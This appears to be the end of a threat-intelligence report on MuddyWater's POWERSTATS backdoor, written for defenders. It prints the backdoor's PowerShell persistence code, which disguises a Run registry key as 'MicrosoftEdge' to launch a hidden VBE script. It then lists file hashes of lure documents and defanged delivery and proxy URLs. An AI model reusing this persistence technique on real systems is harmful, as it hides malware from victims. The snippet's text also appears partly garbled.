
```
start-sleep (Get-Random -Minimum 10 -Maximum 20)ertChfu -p
"HKCU:SOFTWARE\Microsoft\Windows\CurrentVersion\Run" -k 'MicrosoftEdge' -v
'c:\windows\system32\wscript.exe C:\Windows\temp\Windows.vbe'
```

Source code 8: POWERSTATS backdoor persistency mechanism found inside the backdoor's

## Conclusions

The Iranian MuddyWater group keeps evolving, improving its capabilities with every new campaign. We encourage the security community to harness these IOCs and knowledge to detect and defend from the threat.

## Pivot



## Appendix - Indicators of Compromise:

### Macro-embedded Documents:

SHA256 Hash	File Name	Impersonation
65bd49d9f6d9b92478e3653362c0031919607302db6cfb3a7c1994d20be18bcc	MyCV.doc	Fake resume
294a907c27d622380727496cd7c53bf908af7a88657302ebd0a9ecdd30d2ec9d	Cv.doc	Fake resume
ac360ec9dbf84ab7e26effcb1d28ca4d0ac4381c9376ac1eddee7a8f7f26ccb0	shakva-lb (1).zip	Ministry of Justice in Lebanon
b6c483536379840e89444523d27ac7828b3eb50342b992d2c8f608450cd7bb53	shakva-lb.doc	
a6ba3480f3c7055dce2a7a43c3f70d3d6b266290f917be150a0e17b6ac4a3724	shakva-om.zip	Ministry of Justice in Saudi Arabia
e5c56c5b9620fb542eab82bdf75237d179bc996584b5c5f7a1c34ef5ae521c7d	shakva-om.doc	

## Network Indicators:

### **Second-stage delivery URLs:**

- `hxxp://3cbc[.]net/dropbox/icon[.]icon`
- `hxxp://pazazta[.]com/app/icon[.]png`
- `hxxp://ohe[.]ie/cli/icon[.]png`
- `hxxp://ohe[.]ie/cp/icon[.]png`

### **Proxy-List of POWERSTATS backdoor**

- `hxxp://andreabelfi[.]com/main.php`
- `hxxp://andreasiegl[.]com/main.php`
- `hxxp://andresocana[.]com/main.php`
- `hxxp://amorenvena[.]com/main.php`
- `hxxp://amphira[.]com/main.php`
- `hxxp://amphibiblechurch[.]com/main.php`